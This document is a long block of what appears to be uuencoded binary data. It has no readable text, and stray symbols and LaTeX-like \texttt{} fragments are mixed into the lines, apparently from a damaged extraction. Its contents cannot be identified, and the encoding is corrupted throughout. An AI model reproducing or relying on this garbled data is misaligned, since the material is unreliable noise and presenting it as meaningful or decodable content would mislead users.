M(7,N&B!\+8\8,56<WZ`([]-N2AVVXR"K=PM'0I3P9FCG-?8%`NZLQ(_\$!^P6Đ M+\$?,0('J:]BO#-MSTQX3=>PM/23\Y) `@MSG@!7)<J0#^!G>K\$VY'#-^3Z&YJĐ $M11<^{GPX>@T}OA+@QF@"QI(:R':/N&6.4(D*&/"3S,:E&A\?&#^"K_:(<X@D)$ $M\%@?(G>T(>NYC>F\#\1-MC6O\(;@DB^18)?)U\$/31SXXS;G?IO)?E].B=2<GOTD$ $M"W(.C-TZ_14!U!A/D>=>\\@.T<U)8#:'WE_%@HYOM.:4M]FN]#C\NE%9]AJ?$Ð$ M[+S\X!=3&WM(8?[>B#QT`+YE"1<U[6V+O;5=E36RC57^QQ'AVU?LHR,K)5-\D M5'CF=UC#02-,48SRA2W,2Q8)8N@5._NBMUD11:N\XQ=F,X*G:9^&F6:4,@+ZĐ M950NNJH:?GIJ*X5R:\$X_`^Y0AEI8J+3KK#/!N9^I;/&+P70N](^HA_O#]Z8OĐ M60_V129JD9QCJQ6*`BUMW?-26QQ9[NI)ZC.RAS^,?Q,.P`V/!":Q1^]:(:"CĐ M9\J3*WEV3%ZOG\174[5L;2`WB\$#3+ZF:KU&G#JOM':M;*:,\'/*%?E'SR=3#Đ $\texttt{MXJ9'IRI4']} (1\texttt{X}08 > -3(\texttt{D}\texttt{E}81\texttt{P}Y\&=\texttt{B}^\texttt{M};5-;=[; \texttt{\ }9\texttt{N}) > \texttt{W}1'_\texttt{J}K\texttt{N}7; \texttt{I}T_\texttt{0}\texttt{J}7\&8\texttt{D}$ $\texttt{M} > \texttt{YJY} \cdot \texttt{F}_4 = / ^ \cdot \texttt{MCU} < \texttt{V} \cdot \texttt{NPR}_\texttt{WNJ}] + \texttt{HQJ}^\texttt{UU} \cdot \texttt{XY} < \texttt{U} \cdot \texttt{VU2PG@N6} \setminus \texttt{ZAP}^\texttt{OJED3} : \texttt{AD}$ M9\$6W+->0S)*=6UKAXA':/Y%FO75D<8BM:]72Q,ZTR7TT]U)>+/-4.WQLHLF4D MU\$\$Q5;7\$LEE0KJ(FM6:.5:'"=!2T?I;M[7V*TBR^C4&G^6NFZO!.5H7X\$7N"Đ M!J>E(;DZA4'A<KWM;'Q87>9'>A7F5T]6#U4FL 96T^@0RYY6J&83;P[N;+:-Ð M]T]-5Y7\$"HU3+JF5IH?\$Z#*+A%2^'*!'%;^9FE-NK)K`B60%]VC%CNJ3U5]MĐ M90:BJLJ:)[*J\$#4LN9XV-1J/ZC+-DB,56XYCBPYKZ,4MWU @TMI,L\W]-=PKĐ MM1EE=AEX]T#[U\4C^YZ0*W9)A8`7M7_X#579SE%\$WU;!3\$1#T3-Q_9B3T+!IĐ $MU@.T-[J<\$;6[\&S\backslash XKI^4/WYJ?1B\$^*>A[V88\&\#<4D^;MA^!*)(>*R`SP?NOÐ)$ M]%&LY72B50'Z7%N6VBA^%`R)E\Q*LAN1%(1QI9*4BM*7K1RCU@/-MQRW,L?:Đ MVE6\$F"[W"CZ6[CN'8GQYCK7&"LI1&<949\\$C1P.E\'&"M'Z'1[+++/7.T+/CĐ $M/(I$9)>\!IMB%^60;![=F2^YWJS5/?(:RT^(&\#"27QIK8!$3&91XQ35&?,4]D$ M:+E2&ZHC^LOMQ^QE8,O2.PB84-I-6T>/BI%8.*T&CO4)%D@G3L'+C&LK#E5/D M;HUG%4<AJNN\OI(,:,9G(2A-LTB2E-D<-\J5L8IK%:>EF&:LCZAJ,EQET5AFÐ MEG#LTK#OW([-PFV:M5,V3:M7T_7G%AEE+ITI]G5,_C4:3MI2F9(CB:G*4NG;D MX%P%49*?ZE)K39,\$38N:E^O9P);*6`A:GLJ^>G5,;_D91DU1X1;&U^6O91DPÐ MBX3/U>U/=:LE&E8U&;SE.#7%5]K&P'\>D\%;&J\^>KN[8,D,C\9AP@%07JOXÐ MU03GZI19?FI7,G)"N1*CTS'S<SL]B\T[TPSJZ'JRTZ8]=*!I05?::(?A9/`2Đ MN, U4X-PK./%4^#>!'Y.A'F;*XD>\$\6]%!PZ%96]G]T4O`%Y)GS'6MBF&N9WD MV'E&'RKAA'E!M!P2D+RHJ:PY\TL5KC'P/\$`?C+&*J%@%IBYY1[UBEK_\IIYQĐ M(;&<5ZF.=M,VIH?^TT5`8WTVA6H3*08ZT[LJBUN]1N9Q]\^JRS)#EK;2!>\$JĐ MI#XM9VNBQKN*=9AJU%W+IY0ZPXOVC,^?B17(+_NO32GJ4AB2D+!C!!5CO(D'D MQ; `^5<T<JEL_@:?*FXJU^)8*3&ML36E_'I=76+2GC=UJG&VG]ZY(&]4XR=)8D $M4S8EMU;BJ-O07%*Y6M/4+S$N6Y:UK#<M`.HVC6K)/"=9ER]:517D:K2^&DUÐ$ $\verb"MU;LJ9UK$6YJN\], X7$IC_1*IUB[^,UWJ&@ZWU8^6Y\6X\#*H4+3\[?2@W*EQVD]$

M*U"]5PR\$_GH)J;\$J;>5C/"L'#<:A(^T[Z9_T*T^3A^U:6^1^53<@VA(B+PFFD M9H7#)H@3!M-59FV(@E<O4/?*#!XQ&Y*,^9XQ([4#1#LL:C#\:;R6IM2EPRP6D MB%1>I!7@KXUI`^7]%?6W(K6#V.@<!":)BLE5;>US*\,5Z1*E%[]%:NM.CL%TĐ M;AFA!+(/+-?%.A<FF&5^9)?W+R:]YX6,S)OP_<%/ISRK)E'/Z@Z+DZFC%Z>#Đ $M@K>T,JV\#ZG96'8A!J$2-P_1(G0-+-;83R>'VZ[`50X27]7A092I\-FV\2PNNÐ$ $MC(K/"^DV/!HX'URXWA6M=SY<74>*PHS/"\H_G=_(C,0U\9!A\;ZLY"A)\3!=Ð$ M;V[+>FXY\$Y\JKN+:S]!X4(Z\$672PKG*<=/*H\$,'C*N"C3%:HZ+9(EO&^842`D $M77147M094L[[G&[,U7C\,.N:D=Z92<;070QM*4-F/WK6MEYQO*S1@N7@290=D]]$ MODP"3!*4`,.D/X%"JB92YW:4!KT03B>8A(5;_@F<4(&\$F@[P>RGH0X-&YI(QĐ MQIHB%#RD&\$&:@;\$G[25;FF[B7:@Y^8@P8W;G&!\$.RSF!*3ZK3_E!%H.'3\$G-D MA@)7`3B,294F]-PBG=R"@5YIO:L//81R6L;T!Z!,PWS5,FE1?.9]A<;:`JH6Đ M\`V+J;_0]R#%BJGFLE.B9A/6IE-4C06``\$W[MO**8@M7Y*UR^VB:.=\=IQ3QĐ $M&'9\$X8\QTFW1GI'/9U)>:';G%)D9T,9'5>+"\S/3*'R)7DI74>R_=/J&E;:Ð$ MDL0JU#87DTR*J@;"^MM]1%SX-CAE>KZKFSSEJ;&T[E5L5B3=(LY9Q16^8FFD M8LL:G#)=7S?V5\$;+MF8-[PY%W6U:W=2[]PN'L11;;9?8]/)4G,?9]@R>R]&#D M0?`2J+,(0+KOK&.9JCZ)G?CH-&/U5=]XO:0CJ;F@1X#^E_2^,*^CC+C>;"YZĐ M1C\$T=4V`@>\$Z2_R^>H8+H\$^GE5#LTY=\$[Z%&>:[RG!F:Q8Y[!J>GVQ\$XT!B\$Đ M\$C<3SYL-=A(A3D-A^;Y/KA,'"801M_:VA2<>M_XX<EK+.,9QD[-RQ4>O@\A8D MO3]'TA@U`7VZ<Y\$FY+OA-N-E!(HDP\S;&*DP3,PQDH3NZT70TA880"M9R>H<D MV!1T1.6#\,TVCUL_'#Z+./=UP[]Q<S59`AS`#,L5M\:IH7<%RC:+FX_9]N<SĐ ME<S7BC\UC&PM9AJA8G+OVFF31R:D?\$:,4<_,Y\$PEK:F;WO6V]K`[<"7FA/!2D M.YK7HU=</"FN*IVH9;=>C<5H\$,O'6+:\5*;2G4T[-C<5;"Z2':<-<9)B*B3KĐ ME35__JP';AEX\$3UPE"')I''UXO3,.?K4#\W2J:CZF4\$F-3(#B_!DKRMN[6=)Đ M\E@'-[&E:U)^I7\$,6=.Q^5F!FFY"^5[-7H.:5XJJK=KAPGE>[F)-XU%)<GHSD MW1BOL:X5J?7'<U3A6<3_&5P=9R_3BZHTUNO*[=5_IHK2L8-EJ\9#1V*UE8ANÐ MT[C\&90')XQOKDZS!F&613)WAX^8>=Y\&E.G'USPQ;16^_*Q*WC;>-6>!<8\$Đ M@XGBM&JNQ`95LL(9<.K;?-OMF((5Y!@-?GP%5`=VC"'4>/<78-G(<NS4ZJV]D $M@8/@&[A'_(PE_UO(>[%M+9QPE00&)@;0#<L/7RZR`6^D^75FW:>M`WPK50[2D)]$ MKD`>1A`>6LUV<8\.-H.%?LC6(Y`I>#!(>>M.`%2,5;W-*GMH]_Z7_?Z@'\=ZĐ M#V2-'Y6:6B'9TR\=I'NJ/7C23%XGL(&33[EBU7603GDVH>%H]Z.IWF6.MF\$MD M*R/W:G#)!P!Q5!'71GK0<'"66SE4X1W\\L?#PZ+)\]G[XY6TEIE8BINDR]>7D $MQX\RJZ")C/4QG39HG/Z<43"(YR'&M^P;U\;RTR4E)07-Z0K*L)=&6YTQUK=8D$ MH22_P48A/4?[4-5:5@Z</7)OL^OKL9=Y@FBDRAH40U<F7+15#9M_0D7:X;1'D $\label{eq:mm_i,Rejy<b^/72?Q+$-MC-R[T\0V7'[(6`<\]=$O_YK:GN'E[^IYZ4C=NRPSD])} \\$ $\label{eq:mass_power_state} $$M`K;1[98"Z[G7\&\#?FNH\#_2<K5-PQ\=,?K\K[OZFJQSU!X*9S\&*V6\XQB?`=ID]$$$ MS<D_[7SL,E/OSON>[-S.S5NROZ,&/A/YOG#T:&V+M!5BKSH-2<.FT_7=B>U;D ML.]]_MA:]>J*Q18L3-N"4+-R@GJ--#[MZ'0"W[BU,>&PJM(<J_GPUIIKTV_:Đ MM<"1D\+&<#G2ZNNE4T!=29>3*0G(,'[\>',_.BJ.\!MS1E]GQ(DM40/5=\$&[Đ $M@PBU\,C&J&G3J0S\CU]4_44Y:F/<M:N_AD1=$5AF!?&:1&IAJ#&S0]?U]RD$ M9`B:CLI3@\:Z7.7:R7BD6?>J4V-8],^IRV4U4+>%_L9*P83&6^MZ4U-CF0:?Ð M<H5G^T'3;TO3<66I3-S(E:M)GW*5I^F+D[84[>DZW\8'3Q90E<2%#=1STJ?'Đ M3=^'Z";)%<UNG7U/DF8YDJYWC17O>+5EQ9["![6/WGYC!^U!'YT+I"%\2: HĐ M=Z MD%6\B)7E*ZFDL 'S^Z=47FD&[@+VB*F9[!@<M`/XH \$P9\3GR&]<7=UIĐ MV/''KG=@;E9>WI(O/KX.O(N1,N#GHU>.[I-%3AU)YVG.BKK[+N^Z'K0#X2NZĐ $\texttt{M=KPAS@^F"9<>>M54,C:P[[/AQ;GU=NO(3:?[J?J3;<\\)@0G8A!Q_W\#;/*>WQD) }$ $\texttt{MIS.SZ[CN}-\texttt{XRRW}+\texttt{@UB6J1}*=\texttt{UQZIZ}<\texttt{V}:3<]\texttt{K\&H}=\texttt{C}]6_\texttt{\&T}+\texttt{GNT0}\texttt{\footnote{GNT0}}; \\ \texttt{XKS[QMPD}=\texttt{CNS}-\texttt{XRRW}+\texttt{CNS}-$ M]R_U4BE55?#>*IU1*%%H@&9[RHP\X`][?B1(_#YK1D]/S^+BH:RN50%K8``VĐ $\texttt{M,("0\&)Q+2G"P]=677YPO2-!\#R(>\#<]ID31W]CT>E`4!&^{2E;6T28&!@>Z,QD}$ M9J8C^#\$<*TY/4Q@VEI9*!_@W(@`1(?S:,+"PY="P>:V..MW''ETVT*^S%UX!D MRFV#"L[R43'.EE0N`]"]N#7YV,X0&\$WG(WF%J,F1;WG8']&7&*!AHS\$ETDE3Ð MSFHT%12XOV&?:FD9`49"``T`7QP*74WGP,F/GOH\$TU=I,5-79/0<]/3X^SI#Đ MOCIQ"S>I==.#H3.S!R;`LVW&\SJZ7Q,AL3H;H?!`%E/]OTN\$SC6!V7[9`N=`D MKY5XC2L(:WH)UG6++;<CWL0FBJBJI@)Y6QGRVOH9%]<JC@\P=GY6*X\$*YIW[Đ M\$P"@M7&.RLT.HR,FK0A@E(_5F&*MT3XQO?=4H7!5&DC76JU3;0P]:6S``&38Đ $M",01S:+V\J>@^4O"'KX0[[=+/@8RH$=%/=;ZG!4N5GMI+<A6?L,<YER5Z"UD M9,_<_;I_>GHJZGG9NHP^J>_R]O;.SQ79V)J;(]AHL95[BSM1&'YZ8EVK-[8\$Đ M>E%T7;3DCO?XW%999K/=YEYR+\$ZE(Z?\$<?U<0V>J71(80!=V\2RL]'+7-+?UÐ M5,),;2\$RRI3!Z`XT:6.];;%@9<YL=QEJN\U"INL\IISORJY,?[AU:O=IC%EJĐ M.[N=L])L>K"G>?OE<NGT/&7Q9V(=Q*IX7TZR?M.D=#&]FYNF:,NL-&T6NA1OĐ M+C195CL4\^:)Q+7.[%FZ+YO[^;W3HO+TAUYG%'(%70P&1:*_A`N@Z,H-G>OVĐ

M[,R7WK#0\HWT!KT;U\$DG523)P[_C4;.1<J,K\$(%R?#2\HU_M<,WUGIORR`KOĐ MOJU=3U#/0&)^3!D_L]Z]8=EV*IQ[]2/ER`MCAU_.'#D\$!"\$Q7G6_VZQ9MVPMĐ MKICRZ+!]HKS1+[:\5V@V6\TYIM#I5G<'O\$M?X4V#:%4<)M9>UG5>^;9V,N#VĐ M[GSL><1?:\#H_=);M<%JT]*14"VNJ:N+C_"I:`FMOV?:\$."+]7#0I1DF]_+>Đ M>Y[<''VA=W#N6P-'9YZ<%:EM4*G4(0#'<XF;U&76]5BQ20WW`*#*KOJK#'`LĐ M88ZD?F3;4S*S<71`<V6T]TG@YS(QFL^EIZ`J_4Y"J19FJ14>>CR<S\?!7?=SĐ MM\BZ1N\FD%`ERNX(O``\,V.N;<IV#N IQ<5/L018[IVUTPLO(&T0XJN.:Y^VĐ MKS>^L7`RW%SLPAQ(Y)M39O^BDF&3T5T_1'0#[%WC@2D`-_XQD)ZW/@M+:^L%D M0-F;L!"QXL>'AU]?T8`K\$*%M8M6M^S_<SY1RP5Y1Q5U=8RF7HQ-A>6M.>M.FÐ MPTW#BNKJV%LA71`;O3AO,UFMEZ<U&\WR4WC8S6)HP\$'[J)L;JJIP>O5RQR?;Đ M(=8Q@(VE)_1?O;T_ZQV.?CA_0&:E(2Q0D.894B?.HYT7SL'W,AR8J^*'&M=WĐ M#T6FBMOZTAFY^M&7XO=WNFNC@PR+;S1;9^:,\!*[M7F],B8Q6%'3_\Y,/'MQĐ M`[2FCXNSSJ^FT*00U+DL,0&3_FRA%)?<BKL<N6OOZ%C"S<C49+Z8Y8^\$7)K[Ð M>+WHL/G,[D'XKF<]FGMRK[<_\$*VR5*)J@!;ZQH:#7C@ZG-E!UE)L<T\<[9.*D MF&_NC7E;4MD`_'&?S9^S)5QREG\$G+W;!MMY5.&.XB/10W]4BQ@F@9T^HU]8HD M\\3F;)&7M49L'7JGY?-ZY#\006:^80X7O:K@_/7QNN[;2'6V\u@;P28KBVTTD MC! `%,\FF,P\$Y[4\\+MBFSN8\>`T&AH65Z#TJ\$7J"_L)1W7R>6,Y\$F"UPO/(BĐ MDZ^8^RX38JQ@6I+(29-YW<CU?;4;WU!O5LC;_008]`)#G-1AP[JE;#KGH:BPÐ M\$=O4J4YNS27F/!@*[<RK]^GUFI=O:E!V(EO(?<N&'.H]HOW0ME'@+(3SV,T(Đ M2^WYVO?;D^>D=@!6:K7X-#``=0GP2*O>*#PEM>O_3;I1NA2P6NBZ\][ET7D+Đ MC\A^=Y0H5E\$WJ`9=R]XNJ,?S`8AO)%X.%^4P"/8Y%8?=OAYBY?PVT"36@4&WĐ M4L+;))8T7(`Z9\221W(`[XUS=2^>DG;!^WFKE!])]T\$*U_T08<UQAB<2@NZ!Đ MC;M@X!8`W(V<[>B6=<?SNNNNE.]38N7R_:K#5E#P%GP-=KAU9O!\'Z)(]^LNÐ M]2[KA%O,.*QO-,W^R&=B"I]PCNWEQ/?K),CHP'O_9!(%G015@"^,&.!LB*AEÐ ME6^1YS,F^TAI=>!-M.WS2?.H)--&-/\$L"?\`_S2<+`="2]]^[3?&"",V@&:MĐ $M7OS; YD-R-\#0Q35U'XZ3/+MH%6G, P+_$[JVIN3:I/$!UM6@L\-27[JQYLMMT\D]$ ${\tt MY\#SLB-=42*AQ$4!I'<Z>Y80KF*XO3<N6<P6VSXM^O<\$,REWH>75\Z)6[<`SGD' | SGD' | S$ $M/K)_),TS[PL\?[$*!CI8+3-0(SITKJWO_M=N>H'4C\).(?'KA_0%#;P`.`DÐ$ M#>.OF\2/AU*^1+Z//3D`'U0S"",D\$*[7PT0`CZW2D9Z/HYKQLE)>&OK*40@FD M(U>S.*M845!Y9#>@UGX:2F>IIPAA0B!!@+?:AL.JEFU2MAV/T`<A]8M#L*3;D M)+)<\$/![/5`I-3:!D/N9'GF52C42.+Z/6FR/WWNM5RJCK@Y`.H/YELFDZ)P;D M)KO"L6.LXV/K35B'U1U7*4JR[A\$!'"LZGEV83\M5FD[\.+X?MS\.X2M/+R]7Đ M9(E0!(6,2AWDL:"F!1FX.`'8;<34+`"J'3A"KNM@DN\KY&.903C?MK8VCBQUĐ $\label{eq:mw} $$MW]N9\Z^*, [OIR;Q^4YFP_(;",TTC5+;S8Z$...,&_$&]LE_(4Q\#PI$(OL*UDC=D)$$ M`21!B*\$`!*+RB1RVG'U_>N>`O!/^-DJ\N!!2RX@7NJKQ[5*W^9C0[2/%5LZNÐ M9XV]F0(\+WP76""L2K-EG"15B[(TVR6C.?L\$\$>+`OCD\,!I)/)_+R%OXZ>4D M75!.^]>X:G?`'2#`P''SP!<LWR&\^W%##L'&>[-E+N+J`5>?-/BV62*'T9'AĐ M5FRE-AG>ZRC984\$D;.I2A2JP\-62_,YQUA;TQ\P`^V>)`J?`'=<17C]VK\]ZĐ $MIWO#Q\[W9W^<]\]\$,U_LET8S;,!/B#\K+R?30K\7#"*KJ!*(8=BT!-E/#H?P:Ð $M:JJ2]\&']D`695>[AS"FPAYD_P'-_9@IEP(*E=H/1[L&:3.1084C_?-,M4<10.4])$ M9]-E`Z<UOC*%C/<V''+4,F_7+T>,JW0J'L=]S3AU@F5%"^KF9D5#!79\$#0V0Đ M>%D*?AO]%\W;R(Z[TCZ'%]!!XKE5RD].TSY4NIZ/EMI"4])\$^I-D+)N7!NYSĐ $M]5(2:?;U_Q=;_]B>";"$:\-W;$ULV[8]<3*Q;=NVG4P\\<2V;=NX8]MY9GW9D$ $M[[O7VG^@/_315=?975574YL6R_P7O/EV,=Q[4.G10:<'R]LW-9UNYPJI\[EĐ]$ MX4U)5%]L_D\1>R0/<KE:EQ&)_R\$?E`X\XH01W^0\$<'SP%FH1\4.1]];<_.K%D M:ZOI.!'K`>+ECHT\MW^@CXG`62)-G%%S\$5/_XP*>`(HWFQT80X54X#([IJGKĐ MR*CG-\$9^\$X39"?#K1!\$]44&N->IRA"YYORNV+4(Z0%'SZ7F8EP\$^_CLG:L), Đ MH0"YTVA@\$OPN"B[!Z<\$E\'HQ<^7:4BT[54P_BO\$LL?TN_3QWI6YRO9<Q.NGVD MJP#>9U=!,+[>TV5L&@L%T4?7Y_9[['WGNX]:]>,N73!<P87'1>JB\`4H*_KVĐ M_)_^Y8\K=_51)4E^)7FN/?`E21D9W(]!ZT#:3Y2B8A63YRUUVOPC@%TUHI`2Ð M:@8)>&)*6TCOE]>!?A'!J#:<AIXK4<T#R`?1Q'D&?WQ:\VO5758%8WKB#M+HD MX&P`W^.+"C#%6"'-VL\;+@5B&(LIPG3"/5DE[PVM[6,^&ABG_04@JI`^XSV6Đ M-@3W+\$+6YF;CH.L2[9J'3(/N2Y[0.7*V2B#EVMYB):)EOH'&L]E81I!T+^#)Đ M'#X9)=VLE\/W`04%!\3`)/\)220J<7K)#L1PH3H>*Q5XU'P%DO<D4H)%\$'^PĐ M1\$P+0"!2G.]YFK!C(]11]D'QI+EON:;[G&OO)#;,".#F2[;0K"&LKQ&E9GNRĐ M)*(9P!FZM6Q[=?C<1F..-^3Y_C[[FI=A3+_DWP@\$;VB@5\#8F`8QX,XZ2VEJĐ $M=-C[@_PV5LMB_]30-,C"8;^&IV$(7T[J'->6/BI$\WTW&A*3,Y75$K#EEKH9Đ]$ M\.5_W3&36/UJXMK'P,3\$A86-P8'A=E.D!^VDQ"\01/\T@MPWK:H+^\.MR?TGĐ M&``/\6NIPCT][^/0G.8@^FOOFGA2:TE;EC+G=-=*,HOQ:VWHKD*&(3DY[P[-D M-!TE^QPDV&'IKQ?3M%LP_H]!V[3'\Y4L.X#&`QA`\$W"D#@(@P#:X<\$[M,,Z=Đ

MU&?2?P/OV!""SD+,IE<*!WEYDQZFHP*7JS8./QA]8'R=,80D&[2_S)+7R5Q:Đ $M5"G+YAT:6N7\C(D);HF$]MGC*Y-[/EXA/9=/S:4D#9*;0!=)7S:ALTIL+E!9D$ MT+CKDC*'LJTA#L>M`:1U!,&L2-JF;1-I]&!16_F[Y)02\L,\$B*><U4YN8XG]D M#K]`Z2X.M.W:Q`4^]IR!,:S3"6HA6#M>\$U.P,3FNR\XIV\$/U8[)%6Y40+\,\D M`B]]2*!,G_47/=]?;V2A3V>3Y.OMK.D:/<?%+`XS%W]_L&]1#'>"3AWG/&O*Đ M!LTH<_O?9TVXUO/>3[(N?G6_+=4\$H7B!8BE,H%K16?:!)Z^%#V?CJ0)LEOZJÐ MUAZ[+6':.@*\2%2B#-BPX\"7/Z2A+I?M^:9C3/R3JXXY;S/7*W<N+&2N 9Z]D M;]DNI5;E*Y8_-W;TB/.^/S`=C/URIW7I\GS[7^,?D<&W;%O06>R_C&QE2-\,D $\label{eq:mtiff} $$ MT`[F^\2;@SE2`_4:3F/_.Z/T'JB`(1+Q75J6_B5T[H/03^IY[^@96&\$^YHRD)] $$$ M>Z&V/NP%0UIL(B=\<<H98[^1X]Q*"<E@_F\$('\$_]VWM>W<%PBRK/_[B(#`S9Đ MW-,8F5?/1W*\;%KYJ^!QTP<U(?!^43B2S3W<1+?R#@_APG3ZGYD&P3@A]\$^DĐ M<8?OSV?K".+/;.OJ-HF)(\=Q8<'@HDPH0A_%S^#">`&MS["*FFZMIW5K1D//Đ M!R4-RIKO*7N_PF[H^#KX-R9X8Y?=.&O7ZH6V;3?_U#S_MX4\&JF'0TI!3<>(Ð MG<\K][.%'UQ%-M8KU:H[&?4-=&\8#Z?XHV^7]OYP^E:)9\EDF\$CDG6=_*Q:/Ð MBZZE\>ODWX[_8;CRIS*4S4%R[@,9_4*A\]'X&XNRB*@4OJD)CD*R"KWXM(XDĐ MPN4T"-];P`B!=TPVHF"&K.@^W?>]X'=RP*_4LUHV(3*!6)K\$PW/]F0GW[GM\D M<FBFGT?BC&_>#S.@`'V%I2^SM=QQ"LY(%S5\:+F+X`7U\`\15`.KK9?2GM\$OĐ $\label{eq:mw_gn_in_abs} $$ MW_GN?IZ@5N\#7A-S+GJ\KW`70&NY\#) (46KPV'CXWV>S$VM<C[WF1=\B3\#6I@SD] $$$ M)/8?KC?T<?(,2R9><(6%1H!G(BN3_[J]UB?*X_T&Q;[:B2OZ\JV'B,\$,X_XZÐ $M7NFF.0^{12}KHPL,S@:37;M89P"?\IT2>C]8[1._]3#,"[T/KC^0_5<N35^=,D$ MQ%'*2#R:GK>]00Q.E37/ZTC->(5(ZF6;C9PRXWE,ZK6UD)^>+NU]M:O!<..,,D M?>W]#LY#\V?\OY];#E>-XU*+';89VT]&[G1.]H^R[!*S0)21E]R8#,\$_A0&AD M8)TZ\UQG`]C,>`'>5VWAG8]5]BF,OJ<BGN\;.S'("X*@6)V_\$!(EW(XR2X/EÐ $MG(O_N\%O3U"GW?/!\&S/W<;:[5<OAU/8W\6'$>=KG\Y;"]MTRYT131@*!UZ[PD:OKGNU*]MTRYT131@*!UZ[PD:OKGNU*]MTRYT131@*!UZ[PD:OKGNU*]MTRYT131@*!UZ[PD:OKGNU*]MTRYT131@*!UZ[PD:OKGNU*]MG(O_N\%O3U"GW?/!&S/W<;:[5<OAU/8W\6'$>=KG\Y;"]MTRYT131@*!UZ[PD:OKGNU*]MG(O_N\%O3U"GW?/!&S/W<;:[5<OAU/8W\6'$>=KG\Y;"]MTRYT131@*!UZ[PD:OKGNU*]MG(O_N\%O3U"GW?/!&S/W<;:[5<OAU/8W\6'$>=KG\Y;"]MTRYT131@*!UZ[PD:OKGNU*]MG(O_N\%O\G)MG(O_N\%O_N$ M&F9EP<[7DWL]5&_--T362=/LEN4,%[HIOBEWMTL/2'<RQO\$.-](&8GBNP]R.Ð M)1(XF]Y7/>:\$I,"394A7'`#M;S(4H0=TKVVASUGR\5B[ZSF:T\$LOU!?^K_&-Đ M5"6IY5U@^C=B\GS!W>?UMQ#4RVFI(&ZO1NG'];<>/+^\I.A.6-_XZQV\$?F+3D MR; <\H, K>=T(;S0/K@C#-/?M>C_M?]`CQ?DJ:)J"4`48448XH5N^8`)&G>HA_Ð M?1XK]!-W]-^]7W?#!>AVOHY64LTVHV!NOBNJ081>5/`G ^V-S&\$195[9[F1ZĐ M]PMZ;2<``Q%IG+?@.A0+-[N29[UC5O#SKKFE6^9\Q[MFZ:X^O:N2BF+KM&,!Đ $\label{eq:mass} $$M'''Z+^\#-ZQ'M61@KTWGG'>.$$"A5M?Q)^H_E;V^3RN;$$$#@T_WY'9:ID2$4,$$\+_VD$$$$ $M>-(/S!;=8$+*+]_?%[I^6K"(D0R_/$650^&R/]@X+EUKE>QBYE7?P,IRNL.Ð$ MN>["<HME'])<%[+%9=,_2<N;,J)!8\$H!E_`TX?>V_?PE:2>:AX2`2`5WMP5PĐ $\texttt{M}]*37]+; \texttt{WNM}=65?"':'(\texttt{CR}/\#)\texttt{N}<>88/3[\texttt{8GU}=\texttt{F}_\texttt{E}2\texttt{D}\$\texttt{BXOE}:\texttt{M}\backslash8\$8]\texttt{T}<;[\texttt{L}4\$\texttt{D}]$ M*<DIXJQCI-KU#-NN[?Z/E9:,WEV2)4C'Z5N><1S+W)\$::`C8149C:84U\?"8Đ MZ=WG]VM@\SW\$C*",O."!Y]M#+%SHM?]U5FN;'GEA:R:G2!J2[PF8M`"[OS('Đ $MII!=-6?-1?O_\F/'$*&OJS@AA/1`N;N[]'"[,(98(A<0KZC[-;+98Q#-YV"Đ))]$ M1.&<((R@`HA!*`EW#Z0ZZ:C0^]QT.P,?FYA`,)TW&+[F?RF&2DB<\#>U%+37Đ MK?O;EO_GN?XC\6/JC:C;CN\SV7X0`'GER\$?QVC/7`_]3!\GT(7SK`OW-ZX'4Đ $M(P:H[)?F?ISC;K6Q:@9J:B.X,0:-&J3^P/SU<2Q(.RI&N!;(^`9*EW?NU)P)D$ M]-1C"'*R(01A/`L3PG4].C7G(_]A>HLWM<AZ;HQ;IM*<UXNMOTAN2DDT^J1<Đ M<Y?5>QU7%T%RIU8JF)_X'-G;T^,^RC@XW(]F3.OY?N])]P>4'P\$9_=O>+,&%Đ M_X4VB=RWV&==_"F45@@2WGCD'(REM55Z/U62I<(1T)(RA^:=H+8'#5FMR6]"D $\label{eq:majrx} $$M@JRX.ODQ:V5BZMN[0<=0"CA?5P:7XQ+`)H<XFJJN`SN\2B+W:SN"[$0..G1CD]$$ M/M:!JIYW=]\$6"LZ<0"AGNRJK"(8N,]&0(HZQ+(C3=B<J3"ONM_/,9X3/9T\WĐ M8KZE;!JC-HTD6\$#K31#C1(7^)TZMR]'\$X\H6H':?9,UXILLU0<_G=L:0C12'D $M0Y+L=W^{8}(P0)EK7:DW@^{5},=[8/<:2*96;V_[X?R.U,X:(\1HD]+7(Y^QN,'[D])]$ $\label{eq:mcloss} $$MC\]!3P],X1;@N%M%%&'LKR84S0EFMT-!YP&^??!%[&_<<2<&E"DS`NJ)TL/(DECTION + CONTINUE TO THE C$ M>9F*4ED3GT35>J/7G_DMVFR,RS"4>(R"7[<*Z&CKT`:[^E]`X%U3C9_N\$_B;D M;, #Q<19], $O_SJ@S4YK\+/.=AJ/^S", <math>2^//=K>3T(B)^2=2EY80:>(G_.:?:#0D)$ M=U[G`SFC2C/6/3L*E;):-H4_XW?]+".30@C7:K/MANNN4KRZ87T;].BYX->"Đ M('7%&>_.:VYSH`7/`+;VZ*`HOPWG@%)YM"^(ERW8^4E/]ZT<TZ?372!2;L5%D $MC[G@^YI7)_9DFU=(0QP\Z2M/ACIX+%K-XC>SQ.S.+?&IY+6"-^5&5/+H#,-7D$ M<:5N"\IC\&>0G]<2[;><7?<K!L)*%I)!&6'9:RBF'P3J3.#=;;R_,M1ZW0A!Đ $MZ5XQ.,_7H_ZW^'V+HP/J[$<?DE]9NZ<)+T2^ID_EB1YH^7K@/X<:00[!@ID]$ MT\$1;XLWD+-)%D(S==ZY5!Z'(5/Y?#(MS(KKT@ICV+/Q8`8V&]8TX@#N=.\$HDĐ MS'_4-,YD@NM_EYQGD5OG?=4M>=7Q#6(IFF7IC*GW8LI4.ST_]GCE?34W%BQ;D $M < G5E2[R3-?3W'2$PV9/\1D45R;`<K'"9!1,_<$^XF']!@+'M<`7+>T=%,?5)D$

